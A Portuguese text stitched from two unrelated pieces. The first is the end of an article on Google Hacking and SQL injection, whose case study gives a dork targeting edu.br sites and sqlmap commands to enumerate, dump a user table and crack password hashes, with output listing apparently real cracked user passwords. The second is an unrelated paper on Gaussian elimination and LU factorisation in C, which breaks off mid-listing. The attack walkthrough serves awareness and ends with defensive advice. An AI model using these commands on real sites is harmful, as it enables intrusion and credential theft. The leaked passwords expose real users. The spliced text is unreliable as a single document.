Ataque de SQL *Injection* têm impacto direto na integridade e confidencialidade da informação, causando enormes prejuízos para o negócio de qualquer instituição. O ideal é que os administradores de banco de dados e os desenvolvedores dos sistemas web consigam combinar os métodos e técnicas de prevenção para que os riscos de um ataque bem sucedido sejam minimizados.

Estudo de Caso

Este estudo de caso foi desenvolvido com o propósito de mostrar ao leitor como é simples o uso das técnicas de Google *Hacking* para detectar um alvo de ataque e conseguir acesso a banco de dados através de falhas de segurança em sistemas web com variáveis dinâmicas que permitem o uso de SQL *Injection*.

Primeiramente definimos um escopo para o teste de detecção de sistemas web vulneráveis a SQL *Injection*. Restringimos a consulta utilizando os operadores avançados do Google para formar um *dork* específico para este estudo de caso. Escolhemos pesquisar apenas sistemas web

com variáveis dinâmicas que estão no domínio edu.br. O Goole *Dork* ficou assim:

```
inurl:"php?id=" site:edu.br
```

O operador inrul irá restringir os resultados à apenas sites que contenham em sua url o valor "php?id=", nesse caso, sistemas que usam variáveis dinâmicas passadas como parâmetro para formar a consulta que será executa no banco de dados. O operador site irá retornar resultados apenas no domínio "edu.br".

O próximo passo é identificar uma página que seja vulnerável a ataques de SQL *Injection*. Para isso, digitamos um apóstrofo ao final do endereço da página, que é onde a variável do sistema recebe os parâmetros necessários para a consulta ao banco de dados. Caso o sistema web interprete o apóstrofo, uma mensagem de erro de sintaxe SQL é mostrada, apontando que o sistema web não faz o tratamento adequado do conteúdo das variáveis que são passadas ao SGBD. Caso o sistema não seja vulnerável, o apóstrofo será ignorado e a página será exibida sem nenhum problema.

Após identificar o alvo, o atacante pode usar a ferramenta *SqlMap* (http://sqlmap.sourceforge.net/) para automatizar o processo de injeção de código SQL e ter acesso ao banco de dados. A ferramenta utiliza vários métodos de SQL *Injection* para explorar a vulnerabilidade existente. O comando usado para iniciar o processo de exploração da falha é mostrado a seguir:

```
sqlmap -u http://siteexemplo.edu.br/popUpVisualizar.
php?id=49557 --dbs --random-agent –ignore-proxy
```

As opções do comando servem para indicar a url a ser explorada (`-u`), identificar o SGBD e os bancos de dados existentes (`--dbs`), usar cabeçalhos de requisições HTTP de diferentes navegadores de for-

ma aleatória (`--random-agent`) e ignorar conexões com proxy (`--ignore-proxy`).

Neste ponto o atacante já tem acesso ao SGBD do alvo e é possível identificar softwares que ali estão instalados (Servidor Web e SGBD), quantidade e os nomes do bancos de dados. Para descobrir a estrutura de um dos bancos o atacante pode usar mais opções da ferramenta *SqlMap*. O código a seguir explora um banco de dados a fim de mostrar a estrutura de tabelas:

```
sqlmap -u http://siteexemplo.edu.br/popUpVisualizar.
php?id=49557 -D database_exemplo --tables
```

A opção `-D` do comando, indica o banco de dados a ser explorado e a opção `--tables` indica que devem ser mostradas as tabelas existentes nesse banco.

O procedimento de análise da estrutura de um banco de dados pode prosseguir para as colunas de uma tabela e até mesmo para os valores armazenados nessas colunas. A ferramenta *SqlMap* é completa nesse sentido. Além de permitir que seja feito uma cópia da estrutura do banco de dados e do próprio conteúdo do banco, a ferramenta ainda consegue identificar colunas que armazenam *hashes* de senhas, possuindo a opção de tentar descobrir a senha por ataque de força bruta a partir de um dicionário de senhas da própria ferramenta ou por valores e dicionários passados pelo atacante. O comando usado para esse tipo de procedimento é mostrado a seguir:

```
sqlmap -u http://siteexemplo.edu.br/popUpVisualizar.
php?id=49557 -D database_exemplo -T usuario --columns
--dump
```

As opções do comando indicam uma tabela a ser explorada (`-T`), a estrutura de colunas (`--column`) e o despejo (`--dump`), ou cópia, da estrutura e do conteúdo da tabela para o dispositivo do atacante. A Figura 1 mostra o resultado da sequência dos comandos anteriores e a Figura 2 mostra a ferramenta *SqlMap* descobrindo as senhas a partir do *hash*.

```
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
[15:18:11] [INFO] fetching tables for database: 'teca'
[15:18:11] [INFO] the SQL query used returns 19 entries
[15:18:11] [INFO] resumed: "area"
[15:18:11] [INFO] resumed: "arquivo"
[15:18:11] [INFO] resumed: "arquivo_old_20120411"
[15:18:11] [INFO] resumed: "arquivo_old_20121121"
[15:18:11] [INFO] resumed: "arquivo_old_20130622"
[15:18:11] [INFO] resumed: "arquivo_old_20130808"
[15:18:11] [INFO] resumed: "arquivo_old_20131107"
[15:18:11] [INFO] resumed: "arquivo_old_20131113"
[15:18:11] [INFO] resumed: "arquivo_old_20131203"
[15:18:11] [INFO] resumed: "arquivo_old_20131204"
[15:18:11] [INFO] resumed: "arquivo_old_20131218"
[15:18:11] [INFO] resumed: "arquivo_old_20140129"
[15:18:11] [INFO] resumed: "arquivo_old_20140403"
[15:18:11] [INFO] resumed: "arquivo_palavrachave"
[15:18:11] [INFO] resumed: "log_login_audit"
[15:18:11] [INFO] resumed: "palavrachave"
[15:18:11] [INFO] resumed: "tipo"
[15:18:11] [INFO] resumed: "usuario"
[15:18:11] [INFO] resumed: "usuario_externo"
```

Figura 1. Tabelas Detectadas

```
[15:21:15] [INFO] recognized possible password hashes in column 'senhaUsuario'
do you want to store hashes to a temporary file for eventual further processing with other
[15:22:31] [INFO] writing hashes to a temporary file '/tmp/sqlmaphashes-OkpqlU.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[15:22:34] [INFO] using hash method 'md5_generic_passwd'
[15:22:34] [INFO] resuming password '123456' for hash 'e10adc3949ba59abbe56e057f20f883e'
[15:22:34] [INFO] resuming password '9386' for hash '859bf1416b8b8761c5d588dee78dc65f'
[15:22:34] [INFO] resuming password 'atlante' for hash '0e6b8330eb38ba051c0f083e2b489c2b'
[15:22:34] [INFO] resuming password 'wolverine' for hash '3681df8d04470ecc65053b790e19a065'
[15:22:34] [INFO] resuming password 'lailal' for hash 'ed6868a137a8b0fc82729e95dbcc5d94'
[15:22:34] [INFO] resuming password '984216' for hash 'c114064d96b67a7aab8f0bb826615f77'
[15:22:34] [INFO] resuming password 'tatui' for hash 'bddf38655bdd232581e33812e72c589e'
[15:22:34] [INFO] resuming password '280682' for hash 'd02c30e5f479b816446f89c0bcf64b07'
[15:22:34] [INFO] resuming password 'vinicius' for hash '7fa81ff5e6a88a34ca2392240268c68f'
[15:22:34] [INFO] resuming password '0505' for hash '2c404b2a96dd6e40ee170c3ed4951ee6'
[15:22:34] [INFO] resuming password '120884' for hash 'a7bf87822994dc55c08f2f6c8ba90442'
[15:22:34] [INFO] resuming password 'bernstein' for hash 'b91470be75da7214760c2935e12908ad'
[15:22:34] [INFO] resuming password '171057' for hash '666bc34b64a43a6d10a0f3ed26f255cf'
[15:22:34] [INFO] resuming password '1980' for hash 'f80bf05527157a8c2a7bb63b22f49aaa'
[15:22:34] [INFO] resuming password 'erick' for hash '7b55f59d034002b5fdb7eee735c8846f'
[15:22:34] [INFO] resuming password 'memoria' for hash '9db9fafc83335335754a15461fe831cf'
[15:22:34] [INFO] resuming password 'sasha08' for hash '3da2594d175b1e5ed3fff2f0601cf4d3'
[15:22:34] [INFO] resuming password 'etnoguy' for hash '7ed6351db6deaacd57a000aa3b3d7336'
[15:22:34] [INFO] resuming password '211283' for hash '67e975cfd83af9aa089a0230e8a37ddd'
[15:22:34] [INFO] resuming password '258456' for hash 'fc7fc678608590b123692867f176fe63'
[15:22:34] [INFO] resuming password '060881' for hash '4fd387d0d225c9bfcf174df8a669083d'
[15:22:34] [INFO] resuming password 'girafa' for hash '515f3474da654851b150924c5ac92421'
```

Figura 2. Descoberta de Senhas a partir do hash

Considerações finais

Normas específicas, como a ISO/IEC 27002, estão disponíveis para auxiliar no processo de elaboração e manutenção de uma política que mantenha os pilares da segurança da informação. Avaliar o tipo de informação que pode ser veiculada em sistemas web também faz parte do processo de segurança, porém, no caso de ataques utilizando as técnicas descritas nesse trabalho, outros mecanismos de defesa devem ser adotados e colocados em prática.

Ataques de SQL *Injection* acontecem por negligência dos profissionais responsáveis pela implantação e manutenção do sistema ou por falhas nos softwares de terceiros adotados pela organização. De qualquer modo, a passagem de parâmetros em um sistema web deve ser testada a fim de detectar códigos inseridos pelo usuário que podem comprometer o banco de dados. Da mesma forma, a saída gerada pelo banco de dados pode conter informações sensíveis e também deve ser verificada. A construção de um sistema web pautado por tipos de consultas parametrizadas e a configuração inteligente de um SGBD são recomendadas.

No caso do Google *Hacking*, a recomendação é que os responsáveis pelo sistema web analise periodicamente os *dorks* existentes e aplique a técnica em seu próprio sistema para verificar que tipos de informações podem ser extraídas. Vários softwares de testes de vulnerabilidade já estão adotando os bancos de dados de *dorks* disponíveis na Internet para realizar uma verificação completa e identificar quais sistemas estão divulgando informações sensíveis e quais deles podem ser explorados pelas técnicas de SQL *Injection*.

Referências

Billig, J.; Danilchenko, Y.; and Frank, C. E. Evaluation of Google Hacking. In Proceedings of the 5th Annual Conference on Information Security Curriculum Development, InfoSecCD'08, pages 27–32, New York, NY, USA. ACM, 2008.

Ferreira, Fernando Nicolau Freitas. Segurança da Informação. 1. ed. 176 p. Editora Ciência Moderna, 2003.

Franciscatto, Roberto. Notas de Aula: Aula 2 - ISO 27002. Especialização em Gestão de TI. Universidade Federal de Santa Maria, 2013. Disponível em: <http://www.cafw.ufsm.br/~roberto/trabalhos/aulas/Aula%202%20-%20ISO-IEC%20 27002.pdf> Acesso em: 28 Abr. 2014.

Google Hacking Database, GHDB, Google Dorks. Exploit Database. Disponível em: <http://www.exploit-db.com/google-dorks/> Acesso em: 29 Abr. 2014.

ISO/IEC 27002: Fundamentos. PMG Solutions. Manual de Treinamento. 2011. Disponível em: <http://www.pmgeducation.com.br/demo/e-book_ISO_IEC_27002_Online_DEMO.pdf> Acesso em: 20 Mai. 2014.

Long, J. Google Hacking for Penetration Testers, Volume 2. Syngress Publishing - Elsevier, 2008.

McGuffee, J. W.; Hanebutte, N. Google Hacking as a General Education Tool. J. Comput. Sci. Coll., 28(4):81–85, 2013.

Malandrin, L. J. A. A. Modelo de Suporte a Políticas e Gestão de Riscos de Segurança Voltado à Terceirização de TIC, Computação em Nuvem e Mobilidade. Dissertação (Mestrado) - Departamento de Engenharia de Computação e Sistemas Digitais. Escola Politécnica da Universidade de São Paulo. São Paulo, 2013.

Sadeghian, A.; Zamani, M.; Ibrahim, S. Sql Injection is Still Alive: A Study on Sql Injection Signature Evasion Techniques. In Informatics and Creative Multimedia (ICICM), 2013 International Conference on, pages 265–268, 2013a.

SQL Injection - OWASP. Open Web Application Security Project. Disponível em: <https://www.owasp.org/index.php/SQL_Injection> Acesso em: 10 Mai. 2014.

Toledo, A. S. d. O.; Moraes, S. H. d. Google Hacking. Pós em Revista, (6):358–367, 2012.

Top 10 2013 - OWASP. Open Web Application Security Project. Disponível em: <https://www.owasp.org/index.php/Top_10_2013-Top_10> Acesso em: 10 Mai. 2014.

What is Google Hacking? Acunetix. Disponível em: <https://www.acunetix.com/websitesecurity/google-hacking/> Acesso em: 29 Abr. 2014.

Implementação de Eliminação de Gauss e Fatorização LU

Ole Peter Smith[1]

Abstract
Considering a linear matrix system, $\underline{\underline{A}}\ \underline{\underline{X}} = \underline{\underline{B}}$ ($\underline{\underline{A}}$ regular), we implement the algorithms Gaussian Elimination and LU Factorization - without pivotation, as well as partial pivotation. We focus on exhibiting the similarities between the two algorithms and on, in due Free Software Spirit, including explicit C code listings for their implementation. Necessary arithmetic operations are dismembered in C routines and functions, which suitably invoked completes the implementation of the algorithms.

Resumo
Considerando um sistema linear matricial, $\underline{\underline{A}}\ \underline{\underline{X}} = \underline{\underline{B}}$ ($\underline{\underline{A}}$ regular), implementamos de forma algorítmica, Eliminação de Gauss e Fatorização LU – sem pivotação, e com pivotação parcial. O foco deste artigo é exibir a similaridade entre os dois algoritmos, além de explicitar, no espírito de Software Livre, fragmentos de código C para sua implementação. Desmembramos as operações aritméticas necessárias em rotinas e funções explícitas em C, utilizáveis para completar a implementação dos algoritmos.

1. Introdução

Consideramos uma equação matricial linear da forma:

$$\underline{\underline{A}}\ \underline{\underline{X}} = \underline{\underline{B}},$$

onde a matriz coeficiente, $\underline{\underline{A}} \in \mathbb{M}^{n,n}$, é regular e $\underline{\underline{B}} \in \mathbb{M}^{n,m}$ sendo m lados direitos. Equações desse tipo são encontradas em várias modelos lineares das diversas áreas de engenharia e matemática aplicada, por exemplo as condições de equilíbrio estático na área de engenharia civil.

Procuramos a matriz incógnita, $\underline{\underline{X}} \in \mathbb{M}^{n,m}$ e procedemos implementando o algoritmo clássico, Eliminação de Gauss, como introduzido

1. Instituto de Matemática e Estatística – Universidade Federal de Goiás (UFG), Campus II (Samambaia) – Caixa Postal 131 – 74001-970 – Goiânia – GO – Brazil

em textos básicos de Álgebra Linear, veja por exemplo Poole (2003), Lay (2007) ou Elon (2008). Ela consiste em, por meio de de operações em linhas, fazer zeros acima e abaixo da diagonal do $\underline{\underline{A}}$. Prevendo a implementação da fatorização LU, implementamos a Eliminação de Gauss fazendo zeros, inicialmente, abaixo do diagonal (Gauss Forward), e posteriormente acima do diagonal (Gauss Backward, substituições retroativos).

Mesmo com matrizes regulares (por exemplo qualquer matriz com $a_{11} = 0$), eliminação sem pivotação pode causar falha do algoritmo (divisão por 0), necessitando a implementação de pivotação parcial, ou seja seleção do elemento numericamente maior, nas colunas abaixo do elemento pivô, como introduzido em Ruggiero (1996) e aprofundado em Burden (2008). Mais detalhes podem ser encontrados no texto clássico (Gill, 1991).

Procedemos, inicialmente ressaltando a representação de operações em linha, através de multiplicações de matrizes, implementando tais operações em rotinas C (Kernighan, 1988), em seguida utilizáveis na implementação das eliminações de Gauss, Forward e Backward. Sendo os coeficientes das operações em linhas exatamente os elementos de uma matriz triangular inferior, $\underline{\underline{L}}$, respectivamente uma matriz triangular superior, $\underline{\underline{U}}$, tais que: $\underline{\underline{A}} = \underline{\underline{L}}\ \underline{\underline{U}}$. Um excelente tratamento do tema, contendo trechos explícitos de código (em C, Fortran ou Pascal) de algoritmos numéricos, encontra-se em Press (1991).

Pivotação completa *não* será considerada. Primordialmente por falta de espaço, mas também considerando a conclusão da maioria dos textos tratando o assunto, que o ganho em termos de eficiência e estabilidade, em efetuar a pivotação completa, é relativamente pequeno. Uma estratégia geral, mas considerada fora do escopo deste texto, e que ainda permite a consideração de matrizes singulares, é a Decomposição SVD (Singular Value Decomposition), explicitada em Press (1991).

2. Operações em Linhas Multiplicando Matrizes

Dada uma matriz quadrática e regular, de ordem n:

$$\underline{\underline{A}} = (a_{ij}) = \begin{pmatrix} a_{11} & a_{12} & \cdots & a_{1n} \\ a_{21} & a_{22} & \cdots & a_{2n} \\ \vdots & \vdots & & \vdots \\ a_{n1} & a_{n2} & \cdots & a_{nn} \end{pmatrix}$$

formamos uma matriz auxiliar:

$$\underline{\underline{C}}_{ij}(c) = \underline{\underline{I}} + \alpha \underline{\underline{\Lambda}}_{ij},$$

onde $\underline{\underline{\Lambda}}_{ij} = (\lambda_{i'j'})$, com elementos:

$$\lambda_{i'j'} = \delta_{i,i'} \cdot \delta_{j,j'} = \begin{cases} 1, & i = i' \ \ e \ \ \ j = j' \\ 0, & i \neq i' \ \ ou \ \ \ j \neq j'. \end{cases}$$

Exemplo 1. *Considere a matriz:*

$$\underline{\underline{C}}_{21}(\alpha) = \begin{pmatrix} 1 & 0 & 0 \\ \alpha & 1 & 0 \\ 0 & 0 & 1 \end{pmatrix}.$$

Vemos:

$$\begin{pmatrix} 1 & 0 & 0 \\ \alpha & 1 & 0 \\ 0 & 0 & 1 \end{pmatrix} \begin{pmatrix} a_{11} & a_{12} & a_{13} \\ a_{21} & a_{22} & a_{23} \\ a_{31} & a_{32} & a_{33} \end{pmatrix} = \begin{pmatrix} a_{11} & a_{12} & a_{13} \\ \alpha a_{11} + a_{21} & \alpha a_{12} + a_{22} & \alpha a_{13} + a_{23} \\ a_{31} & a_{32} & a_{33} \end{pmatrix},$$

ou seja, multiplicando $C_{21}(\alpha)$ *a frente da matriz, efetua-se a seguinte operação entre linhas:* $L_2 + \alpha L_1$. *Assim, não é supreendente que vale:*

$$\underline{\underline{C}}_{21}(\alpha)^{-1} = \begin{pmatrix} 1 & 0 & 0 \\ -\alpha & 1 & 0 \\ 0 & 0 & 1 \end{pmatrix} = \underline{\underline{C}}_{21}(-\alpha).$$

No mais, vale:

$$\underline{\underline{C}}_{21}(\alpha)\underline{\underline{C}}_{21}(\beta) = \underline{\underline{C}}_{21}(\alpha+\beta). \qquad \blacksquare$$

Os resultados do Exemplo anterior generalizam-se em:

$$\underline{\underline{C}}_{ij}(\alpha)^{-1} = \underline{\underline{C}}_{ij}(-\alpha),$$

$$\underline{\underline{C}}_{ij}(\alpha) = \underline{\underline{C}}_{21}(\beta)\underline{\underline{C}}_{ij}(\alpha+\beta).$$

Denominando por $\underline{\underline{A}}'$ a matriz resultante da aplicação da operação em linhas, $L_i + \alpha L_j$, à matriz $\underline{\underline{A}}$, temos:

$$\underline{\underline{A}}' = \underline{\underline{C}}_{ij}(\alpha)\underline{\underline{A}} \Leftrightarrow \underline{\underline{A}} = \underline{\underline{C}}_{ij}(-\alpha)\mathrm{A}'.$$

Exemplo 2. *Considere as matrizes:*

$$\underline{\underline{C}}_{21}(\alpha) = \begin{pmatrix} 1 & 0 & 0 \\ \alpha & 1 & 0 \\ 0 & 0 & 1 \end{pmatrix} \qquad \underline{\underline{C}}_{31}(\beta) = \begin{pmatrix} 1 & 0 & 0 \\ 0 & 1 & 0 \\ \beta & 0 & 1 \end{pmatrix}.$$

Observe:

$$\underline{\underline{C}}_{21}(\alpha)\underline{\underline{C}}_{31}(\beta) = \underline{\underline{C}}_{31}(\beta)\underline{\underline{C}}_{21}(\alpha) = \underline{\underline{C}}_{31}(c_2) = \begin{pmatrix} 1 & 0 & 0 \\ \alpha & 1 & 0 \\ \beta & 0 & 1 \end{pmatrix}. \qquad \blacksquare$$

Considerando sua utilidade ao longo do trabalho, incluímos a listagem de um código que efetua a operação em linha $L_i + \alpha L_j$.

```
void RowOper(int m,double **A,int i,int j,double alpha,
                        int k1,int k2)
   {
      int k;
      for (k=k1;k<k2;k++)
      {
         A[i][k]+=alpha*A[j][k];
      }
   }
```

Listagem 1. Operação entre Linhas

Os argumentos `k1` e `k2` permitem, para eficência, o controle das colunas onde inicia e termina as operações. Para evitar laços repetitivos, incluímos aqui o código de funções implementando a troca de duas linhas e a multiplicação de uma linha por uma constante.

```
void MultRow(double **A,int i,double alpha,int k1,int k2)
{
   int k;
   for (k=k1;k<k2;k++)
   {
      A[i][k]*=alpha;
   }
}

void SwapRows(double **A,int i,int j,int k1,int k2)
{
    int k;
    double tmp;

    for (k=k1;k<k2;k++)
    {
        tmp=A[i][k];
        A[i][k]=A[j][k];
        A[j][k]=tmp;
    }
}
```

Listagem 2. Troca e Multiplicação de Linhas.

3. Implementando a Eliminação de Gauss

O resultado, novamente, do Exemplo 2 estende-se a uma sequência de operações. Para este fim, defina:

$$\underline{\underline{\mathrm{L}}}_i(c_{i+1},\ldots,c_n) = \begin{pmatrix} 1 & 0 & \cdots & 0 & \cdots & 0 \\ 0 & 1 & \cdots & 0 & \cdots & 0 \\ \vdots & \vdots & & \vdots & \vdots & \vdots \\ 0 & 1 & \cdots & 1 & \cdots & 0 \\ 0 & 0 & \cdots & c_{i+1} & \cdots & 0 \\ \vdots & \vdots & & \vdots & & \vdots \\ 0 & 0 & \cdots & c_n & \cdots & 0 \end{pmatrix}$$

Multiplicada à frente de uma matriz, a matriz, $\underline{\underline{\mathrm{L}}}_i(c_{i+1},\ldots,c_n)$, efetua a sequência de operações em linha: $L_{i+1}+c_{i+1}L_i,\ldots,L_n+c_nL_i$. No mais vale:

$$\underline{\underline{\mathrm{L}}}_i(c_{i+1},\ldots,c_n)^{-1}=\underline{\underline{\mathrm{L}}}_i(-c_{i+1},\ldots,-c_n)=\begin{pmatrix}1&0&\cdots&0&\cdots&0\\0&1&\cdots&0&\cdots&0\\\vdots&\vdots&&\vdots&\vdots&\vdots\\0&1&\cdots&1&\cdots&0\\0&0&\cdots&-c_{i+1}&\cdots&0\\\vdots&\vdots&&\vdots&&\vdots\\0&0&\cdots&-c_n&\cdots&0\end{pmatrix}$$

Exemplo 3. *Considere a matriz:*

$$\begin{pmatrix}a_{11}&a_{12}&a_{13}\\a_{21}&a_{22}&a_{23}\\a_{31}&a_{32}&a_{33}\end{pmatrix},$$

e suponha que $a_{11}\neq 0$. *A matriz:*

$$\underline{\underline{\mathrm{L}}}_1=\begin{pmatrix}1&0&0\\-\frac{a_{21}}{a_{11}}&1&0\\-\frac{a_{31}}{a_{11}}&1&1\end{pmatrix},$$

multiplicada a frente da $\underline{\underline{\mathrm{A}}}$, *transforma a mesma em:*

$$\underline{\underline{\mathrm{A}}}'=\underline{\underline{\mathrm{L}}}_1\underline{\underline{\mathrm{A}}}=\begin{pmatrix}a_{11}&a_{12}&a_{13}\\0&a'_{22}&a'_{23}\\0&a'_{32}&a'_{33}\end{pmatrix}.$$

Em seguida, supondo que $a'_{22}\neq 0$, *a matriz:*

$$\underline{\underline{L}}_2=\begin{pmatrix}1&0&0\\0&1&0\\0&-\frac{a'_{32}}{a'_{22}}&1\end{pmatrix},$$

multiplicada a frente da $\underline{\underline{\mathrm{A}}}'$, *transforma a mesma em:*

$$\mathrm{A}'' = \underline{\underline{\mathrm{L}}}_2 \underline{\underline{\mathrm{A}}}' = \underline{\underline{\mathrm{L}}}_2 \underline{\underline{\mathrm{L}}}_1 \mathrm{A} = \begin{pmatrix} a_{11} & a_{12} & a_{13} \\ 0 & a'_{22} & a'_{23} \\ 0 & 0 & a''_{33} \end{pmatrix}.$$

É de simples verificação:

$$\underline{\underline{\mathrm{L}}} = \underline{\underline{\mathrm{L}}}_1 \underline{\underline{\mathrm{L}}}_2 = \underline{\underline{\mathrm{L}}}_2 \underline{\underline{\mathrm{L}}}_1 = \begin{pmatrix} 1 & 0 & 0 \\ -\frac{a_{21}}{a_{11}} & 1 & 0 \\ -\frac{a_{31}}{a_{11}} & -\frac{a'_{32}}{a'_{22}} & 1 \end{pmatrix},$$

e:

$$\underline{\underline{\mathrm{L}}}^{-1} = \begin{pmatrix} 1 & 0 & 0 \\ \frac{a_{21}}{a_{11}} & 1 & 0 \\ \frac{a_{31}}{a_{11}} & \frac{a'_{32}}{a'_{22}} & 1 \end{pmatrix}.$$

■

No passo iterativo, $k = 1, \ldots, n-1$, da Eliminação de Gauss Forward temos a seguinte matriz em bloco:

$$\begin{pmatrix} \underline{\underline{\mathrm{I}}} & \underline{\underline{\mathrm{C}}} \\ \underline{\underline{0}} & \underline{\underline{A}}_k \end{pmatrix},$$

onde $\underline{\underline{\mathrm{I}}} \in \mathbb{M}^{k-1,k-1}$ é a matriz identidade, e:

$$\underline{\underline{A}}_k = \begin{pmatrix} a^k_{kk} & a^k_{(k+1)k} & \cdots & a^k_{kn} \\ a^k_{k(k+1)} & a^k_{(k+1)(k+1)} & \cdots & a^k_{(k+1)n} \\ \vdots & \vdots & \ddots & \vdots \\ a^k_{kn} & a^k_{(k+1)n} & \cdots & a^k_{nn} \end{pmatrix} \in \mathbb{M}^{n-k+1,n-k+1}$$

Supondo $a^k_{kk} \neq 0$, considere a seguinte matriz:

$$\underline{\underline{L}}_k = \begin{pmatrix} 1 & 0 & \cdots & 0 \\ -a^k_{k(k+1)}/a^k_{kk} & 1 & \cdots & 0 \\ \vdots & \vdots & \ddots & \vdots \\ -a^k_{kn}/a^k_{kk} & 0 & \cdots & 1 \end{pmatrix}.$$

Temos que:

$$\underline{\underline{A}}_{k+1} = \underline{\underline{L}}_k \underline{\underline{A}}_k = \begin{pmatrix} 1 & 0 & \cdots & 0 \\ 0 & a_{(k+1)(k+1)}^{k+1} & \cdots & a_{(k+1)n}^{k+1} \\ \vdots & & \ddots & \vdots \\ 0 & a_{(k+1)n}^{k+1} & \cdots & a_{nn}^{k+1} \end{pmatrix}.$$

Ressaltamos que a condição matemática $a_{kk}^k \neq 0$, em cálculo numérico, se transforma em $|a_{kk}^k| < \epsilon$, onde ϵ é uma tolerância dada. A seguir é um código, efetivando as operações em linha e salvando os coeficientes de eliminação:

```
 void GaussIteration(int M,double **A,double **L,int i)
{
    int j;

    L[i][i]=1.0;
    for (j=i+1;j<M;j++)
    {
        L[j][i]=A[j][i]/A[i][i];
        RowOper(M,A,i,j,-L[j][i],i,M);
    }
 }

const float EPS=1.0E-6;

void GaussForward(int M,float **A,float **L)
{
   int i,j,k;
   float fact;

   for (i=0;i<M;i++)
   {
      if (fabs(A[i][i])<EPS)
      {
         printf("Zero element at location (%d)\n",i);
         exit(1);
      }

      GaussIteration(M,A,L,i);
   }
}
```

Listagem 3. Eliminação Gauss Forward.

Exemplo 4. *Usando o código acima, podemos verificar que para a matriz de Vandermonte,* $\underline{\underline{A}} = (a_{ij}) = (i^{j-1})$:

$$\begin{pmatrix} 1 & 1 & 1 & 1 & 1 \\ 2 & 4 & 8 & 16 & 32 \\ 3 & 9 & 27 & 81 & 243 \\ 4 & 16 & 64 & 256 & 1024 \\ 5 & 25 & 125 & 625 & 3125 \end{pmatrix} = \begin{pmatrix} 1 & 0 & 0 & 0 & 0 \\ 2 & 1 & 0 & 0 & 0 \\ 3 & 3 & 1 & 0 & 0 \\ 4 & 6 & 4 & 1 & 0 \\ 5 & 10 & 10 & 5 & 1 \end{pmatrix} \begin{pmatrix} 1 & 1 & 1 & 1 & 1 \\ 0 & 2 & 6 & 14 & 30 \\ 0 & 0 & 6 & 36 & 150 \\ 0 & 0 & 0 & 24 & 240 \\ 0 & 0 & 0 & 0 & 120 \end{pmatrix} \quad \blacksquare$$

3.1. Pivotação Parcial

O ponto fraco do passo iterativo, claramente é a condição $a_{kk}^{k} \neq 0$. Para contornar isso, veja Ruggiero (1996), Burden (2008), Gill (1991) ou ainda Press (1991), efetuamos uma busca abaixo do elemento diagonal, localizando o elemento numericamente maior:

$$a = max(|a_{kk}^{k}|, |a_{k(k+1)}^{k}|, \ldots, |a_{kn}^{k}|),$$

Novamente, caso $a < \epsilon$, nada resolvido; porém, agora podemos concluir que a matriz é singular (ou "quase" singular) – propriedade que impossibilita o funcionamento do algoritmo. Uma vez localizado o elemento maior, digamos na linha k', efetuamos a troca desta linha pela linha k.

Exemplo 5. *Considere a matriz de permutação simples*[2]*:*

$$\underline{\underline{P}}_{12} = \begin{pmatrix} 0 & 1 & 0 \\ 1 & 0 & 0 \\ 0 & 0 & 1 \end{pmatrix},$$

e anote que

$$\underline{\underline{P}}_{12}^{2} = \underline{\underline{I}} \Leftrightarrow \underline{\underline{P}}_{12}^{-1} = \underline{\underline{P}}_{12}.$$

2. Uma matriz de permutação, $\underline{\underline{P}}$, é uma matriz resultante de trocas de linhas (ou colunas) da matriz de identidade. Com somente uma transposição envolvida (linhas ou colunas), $\underline{\underline{P}}$ é chamada uma matriz de permutação *simples*.

Multiplicada a frente de uma dada matriz A, obtemos:

$$\underline{\underline{P}}_{12}\underline{\underline{A}} = \begin{pmatrix} 0 & 1 & 0 \\ 1 & 0 & 0 \\ 0 & 0 & 1 \end{pmatrix}\begin{pmatrix} a_{11} & a_{12} & a_{13} \\ a_{21} & a_{22} & a_{23} \\ a_{31} & a_{32} & a_{33} \end{pmatrix} = \begin{pmatrix} a_{21} & a_{22} & a_{23} \\ a_{11} & a_{12} & a_{13} \\ a_{31} & a_{32} & a_{33} \end{pmatrix}.$$

$\underline{\underline{P}}_{12}$ *efetua a troca das linhas 1 e 2. Similarmente, multiplicada atrás, efetua a troca das coluns 1 e 2. Assim,* $\underline{\underline{P}}_{12}$ não comuta com $\underline{\underline{A}}$. ∎

Matricialmente, a troca de duas linhas é efetuado por uma matriz de permutação elementar, representando a transposição ij :

$$\underline{\underline{P}}_{ij} = \begin{pmatrix} 1 & 0 & \cdots & 0 & \cdots & 0 & \cdots & 0 \\ 0 & 1 & \cdots & 0 & \cdots & 0 & \cdots & 0 \\ \vdots & \vdots & \ddots & \vdots & & \vdots & & \vdots \\ 0 & 0 & \cdots & 0 & \cdots & 1 & \cdots & 0 \\ \vdots & \vdots & & \vdots & \ddots & \vdots & & \vdots \\ 0 & 0 & \cdots & 1 & \cdots & 0 & \cdots & 0 \\ \vdots & \vdots & & \vdots & & \vdots & \ddots & \vdots \\ 0 & 0 & \cdots & 0 & \cdots & 0 & \cdots & 1 \end{pmatrix}.$$

Em cada iteração:

$$\underline{\underline{A}}_{k+1} = \underline{\underline{L}}_k \underline{\underline{P}}_k \underline{\underline{A}}_k .$$

Acumulando as multiplicações:

$$\underline{\underline{U}} = \underline{\underline{A}}_n = (\underline{\underline{L}}_{n-1}\underline{\underline{P}}_{n-1})\underline{\underline{A}}_{n-1} = (\underline{\underline{L}}_{n-1}\underline{\underline{P}}_{n-1}) \cdot \ldots \cdot (\underline{\underline{L}}_1\underline{\underline{P}}_1)\backslash\underline{\underline{A}},$$

temos uma matriz triagonal superior. A matriz:

$$\underline{\underline{L}} = \underline{\underline{L}}_{n-1} \cdot \ldots \cdot \underline{L}_1,$$

é diagonal inferior, mas *não* vale:

$$\underline{\underline{A}} = \underline{\underline{L}}\underline{\underline{U}},$$

pois as matrizes $\underline{\underline{L}}_k$ e $\underline{\underline{L}}_k$ não comutam. Segue um código implementando o algoritmo com pivotação parcial. Desejando um algoritmo de resolução de equações lineares separando a fatorização da matriz, do cálculo da pró-

pria solução, precisamos gravar as permutações individuais. No código abaixo, essa gravação é feita na variável P que é um vetor de inteiros.

```
int LocatePivot(int M,double **A, int i)
{
    int j,pivpos;
    double pivvalue;

    pivpos=i;
    pivvalue=fabs(A[i][i]);
    for (j=i+1;j<M;j++)
    {
        if (fabs(A[j][i])>pivvalue)
        {
            pivpos=j;
            pivvalue=fabs(A[j][i]);
        }
    }

    if (pivvalue<eps)
    {
        printf("Singular Matrix at location (%d)\n",i);
        exit(1);
    }

    return pivpos;
}

